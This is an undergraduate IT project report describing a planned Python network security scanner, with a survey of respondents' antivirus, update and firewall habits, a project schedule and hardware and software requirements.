I dedicated this project to my beloved grandma

late Savitri Maruti Ajgekar

14 March,1948 - 12 Jun, 2020

in her memory.

Abstract

Security Testing Software is an internal network system security software which falls under the domain “Secure Network Programming”. This software allows us to automate the security testing and various operation in security testing situated at the any premises, especially places which require high security, such as a corporate work place, military camp, defense system, etc.

Security Testing Software will eliminate the use of a network administrator or a Security Engineer, who is expected to check the internal network security for any vulnerability or threat hunting.

This project is based on python and Linux Environment which makes this software super handy and without any compatibility issues.

This will eliminate the hiring a person for simply keeping a watch on basic network security, can also save the salary which will be paid to the hired person, and is a good way of making system smart by the use of technology.

Acknowledgement

It gives me immense pleasure to express my gratitude to those who are associated with my project “SECURITY TESTING SOFTWARE” as a partial fulfilment of course BACHELOR OF SCIENCE (INFORMATION TECHNOLOGY) affiliated by the University of Mumbai.

I am very thankful to the principal of M.L. DAHANUKAR COLLEGE, Dr. D. M. Doke for his kind cooperation in the completion of my project.

I am also grateful to our Head of Department Mrs. Archana Talekar and my project guides Mrs. Supritha Bhandary, Mrs. Navneet Kaur Nagpal, Mrs. Shruti Save for being resourceful, helpful and also for their constant support, that helped me complete this project.

Last but not the least, I would like to thank IT Department, all teaching and non-teaching staff and my friends who directly and indirectly helped me in the completion of this project.

Declaration

I hereby declare that the project entitled, **“SECURITY TESTING SOFTWARE”** done at **MUMBAI, MAHARASHTRA** has not been in any case duplicated to submit to any other university for the award of any degree. To the best of my knowledge other than me, no one has submitted to any other university.

The project is done in partial fulfilment of the requirement for the award of degree of **BACHELOR OF SCIENCE (INFORMATION TECHNOLOGY)** to be submitted is final semester project as part of our curriculum.

SANDESH GAJANAN AJGEKAR

Table of Contents

Chapter 1

Introduction

1.1 Background

Majority of scanner software generally allows the user put network interface controllers into promiscuous mode (if supported by the network interface controller), so they can see all the traffic visible on that interface including unicast traffic not sent to that network interface controller's MAC address. However, when capturing with a packet analyzer in promiscuous mode on a port on a network switch, not all traffic through the switch is necessarily sent to the port where the capture is done, so capturing in promiscuous mode is not necessarily sufficient to see all network traffic. Port mirroring or various network taps extend capture to any point on the network.

This project is also similar to other network scanning tools like Wireshark, but added more new features, making it unique, to increase its usability in cyber security functions. Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.

Wireshark is cross-platform software, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows. There is also a terminal-based (non-GUI) version called TShark. Wireshark, and the other programs distributed with it such as TShark, are free software, released under the terms of the GNU General Public License.

1.2 Objectives

The objective of the project is to make network scanner and find vulnerabilities, anomalies in the particular organization's network and create an Automated customized security testing tool for an organization.

1.3 Purpose, Scope and Applicability

The description of Purpose, Scope, and Applicability are given below:

1.3.1 Purpose

In cyber security field finding vulnerabilities in the system is a crucial task. In particular network, we got many computers and finding vulnerabilities in those computers one by one cannot be possible as it's time consuming and exhausting. This project will resolve that issue as it will automate that task. Purpose of this project is to give help to IT admins with the Network structure, Unknown devices, Web configuration errors, Security feature configurations**,** Third-party applications, Missing updates. The motivation behind assessing security holes is to organize the weaknesses requiring desire consideration.

1.3.2 Scope

This is a computer program designed to assess computers in a given network and web applications to check their weaknesses. In plain words, this is a scanner software going to be use to discover the weaknesses of a given system.

The main functioning of this software is going to be scan the given network thoroughly. It will work on both Ethernet connections or wireless network. It is going to be CLI based Linux software and it is developing on Python. Best run-on Kali/Ubuntu Linux.

It will remove limitations of existing scanners as it will incorporate unique tools such as, to change the MAC address of external network adapter (if it is going to be used in wireless

network), to redirect all traffic to somewhere else (if needed), Interceptor to monitor all file transferring through network and find cross-site scripting vulnerability in given web application.

1.3.3 Applicability

This is a security testing software. A network packet analyzer will attempt to catch network packets and attempts to show that packet information as point by point as could be expected under the circumstances. It is basically a tool for seeing the bits and bytes flowing through a network in human readable form and understanding a network communication exchange. As you may know, network protocol is broken down into 7-layers. The part that this product manages is layer 2 up to 7. Most well-known protocols can be decoded by this software.

Applications can be following,

- Network administrators can utilize it to investigate network issues
- Network security architects can utilize it to inspect security issues
- Developers can use it to debug protocol implementations
- People can use it to learn network protocol internals

1.4 Achievements

The knowledge of working with Networks, Cyber Security and Incident response is achieved.

1.5 Organization of Report

- Heading to chapter 2, we will get to know the technologies used currently in cyber security domain.

- Further in chapter 3, we will look forward to analyze the requirements and problem that are solved under this project. Diagrams such as DFD, class diagram will be used to show the conceptual working of this project. The scheduling of all the modules of this project will be specified here.
- In chapter 4, we will be looking system design, development phase and testing scenarios.
- In chapter 5 and 6, After development we test the software.
- Chapter 7 will be the conclusion.

Chapter 2

Survey of Technologies

2.1 Survey Questions

1.Who is responsible for installing and maintaining security software on your computer?

- Employees
- Administrator
- IT Person

2. Which version of Windows is installed on the computer that you normally use to connect

to the Internet?

- Windows 10
- Windows 8.1
- Windows 7
- Windows XP
- other

3. Which web browser do you normally use?

Internet Explorer

- Firefox
- Mozilla
- Opera
- Netscape
- other

4. How often do you use Windows Update?

- It is set to update automatically

- At least once a month
- Never
- I don’t know what Windows Update is

5. Do you have anti-virus software installed on your computer?

- Yes
- No
- Don’t know

6. Which anti-virus software do you use?

- Avast
- ESET
- Symantec
- AVG
- Avira
- Kaspersky
- McAfee
- other

7. How often do you update your antivirus software?

- It is done automatically
- At least once a week
- At least once a month
- Never

8. Which anti-spyware software do you use?

Norton Internet Security

- McAfee Internet Security / anti-spyware
- PC-cillin Internet Security
- Lavasoft Ad-Aware
- SpyBot Search & Destroy
- Pest Patrol

- Webroot Spy Sweeper
- Sunbelt CounterSpy
- Microsoft AntiSpyware
- Panda Internet Security
- PC Tools Spyware Doctor
- Aluria Spyware Eliminator
- SpywareBlaster
- SpywareGuard
- other


9. Do you use firewall software on your computer?


- Yes
- No
- Don’t Know

10. Is the administration monitoring your computer all the time?

- Yes
- No
- Don’t Know

2.2 Sample Survey Form





4:20 PM


3. Which web browser do you normally use? *

- Internet Explorer
- Firefox
- Opera
- chrome
- Other: _____

4. How often do you use Windows Update? *

- It is set to update automatically
- At least once a month
- Never
- I don't know what Windows Update is

5. Do you have anti-virus software installed on your computer? *



4:20 PM

5. Do you have anti-virus software installed on your computer? *

- Yes
- No
- Don't know

6. Which anti-virus software do you use? *

- Avast
- ESET
- Symantec
- AVG
- Avira
- Kaspersky
- McAfee
- Other: _____

4:20 PM

7. How often do you update your antivirus software? *

- It is done automatically
- At least once a week
- At least once a month
- Never

8. Which anti-spyware software do you use? *

- Norton Internet Security
- McAfee Internet Security / anti-spyware
- PC-cillin Internet Security
- Panda Internet Security
- Webroot Spy Sweeper
- SpywareGuard
- Other: _____

4:20 PM

9. Do you use firewall software on your computer? *

- Yes
- No
- Don't Know

10. Is the administration monitoring your computer all the time? *

- Yes
- No
- Don't Know

Page 1 of 1


Submit

Never submit passwords through Google Forms.


This form was created inside Parle Tilak Vidyalaya. Report Abuse

Google Forms


2.3 Survey Analysis




Every organization has a team of individuals managing the computer security system. Including this question in the survey, I have gathered and analyze the pattern, which organization prefers which type of maintenance. 40.4% organization prefer total control has to be taken care by Administrator only, which is a good practice.




The software installed on the computer maybe buggy which are regularly updated. Every computer needs to be updated with the latest version of Windows. Majority of respondent (71.2%) are using latest Windows.




Google chrome has been holding the largest web browser market share. There are other web browsers such as Microsoft Internet Explorer, Mozilla Firefox which are extensively used across the country. Understanding whether their computer system is prone to security breaches via the web browser or not.




The latest windows or any other software update will have the least number of issues. A computer needs to be updated regularly. There are updates that occur consecutively and might not be usually conducted by organizations. 26.9% people prefer carrying out just major updates while 59.6% people regularly conduct each and every windows update.




It is essential for each computer to have an antivirus software installed so that viruses can be kept apart. Understanding from the respondents whether they have an antivirus installed on their computer or not, so that a data can be collected to learn customer preferences for antivirus installation.



There are many reputed antivirus softwires available in the market. Each one has its pros and cons. By including this question in the survey, I have gathered insights about which software people are using.




Every factor related to the computer must be updated regularly. An antivirus is one such factor which needs to be regularly updated. I have gain information that 61.5% respondents prefer updating the antivirus regularly.



It is advisable that a computer should be installed with an antivirus and antispyware software as it makes the computer supremely secure. McAfee, SpywareGuard, Norton are the most preferred anti-spyware software popularity-wise within the software. This way, anti-spyware software features can be analyzed to check computer security.

9. Do you use firewall software on your computer?


52 responses



Installing a firewall software in the computers is a step in the right direction of securing the computer. Unauthorized entities cannot access the computer which lessens the chances of hampering security. Majority people (40.4%) do understand that but still need awareness.

10. Is the administration monitoring your computer all the time?

52 responses



An organization's computer needs to be monitored exhaustively. Their computer monitored round-the-clock to have a brief idea of whether security issues are regularly addressed but awareness is required.

Chapter 3

Requirements and Analysis

3.1 Problem Definition

Problems of IT admins to find the Network structure, Unknown devices, Web configuration errors, Security feature configurations**,** Third-party applications, Missing updates and basic security tasks. The motivation behind assessing security holes is to organize the weaknesses requiring desire attention.

3.2 Requirements Specification

Network structure and unknown devices can be found out by scanning the network (Active scan), to do so software should have thorough active scanning capability.


Web configuration error can be found out by web scanner. Majority web applications are vulnerable to cross-scripting activities. Hence, we need to focus on XSS scanning.

Third-party application or Auto-running malicious software or utilities needs a port address to run on the system, they can be found out by scanning all the active ports on each system in given network.

3.3 Planning and Scheduling

PERT Diagram

Denotation	Activities	Precedents	(In weeks)				
			a (optimistic)	m (most likely)	b (pessimist)	te (expected date)	s (standard deviation)
A	Feasibility Study	-	10	10	11	10.167	0.167
B	Gathering Requirements	A	4	4.6	5	4.56	0.167
C	Design	B	1	1.7	2	1.63	0.167
D	Coding	C	15	15.1	16	15.233	0.167
E	Implementation	B, D	8	8.4	9	8.433	0.167
F	Testing	E	1	1.3	2	1.366	0.167



3.4 Software and Hardware Requirements

Hardware and software requirements are given below:

3.4.1 Hardware Requirement

For scanning up to 10 hosts per scan

CPU: 4 2GHz cores

Memory: 4 GB RAM (8 GB RAM recommended)

Disk space: 30 GB, not including space used by the host operating system

Working Network with Server

Network adaptor: for wireless testing purpose

Supported chipset –

- Atheros AR9271
- Realtek RTL8814AU
- Realtek RTL8812AU

And basic computer peripherals.

For scanning more than 10 hosts per scan

CPU: 8 2GHz cores

Memory: 8 GB RAM (16 GB RAM recommended)

Disk space: 30 GB, not including space used by the host operating system

Network adaptor: for wireless testing purpose

Supported chipset –

- Atheros AR9271
- Realtek RTL8814AU
- Realtek RTL8812AU

And basic computer peripherals.

3.4.2 Software Requirements

Operating System: Any linux OS(prefer KALI or Ubantu), Virtualisation Software(VirtualBox or Any)


IDE: Pycharm

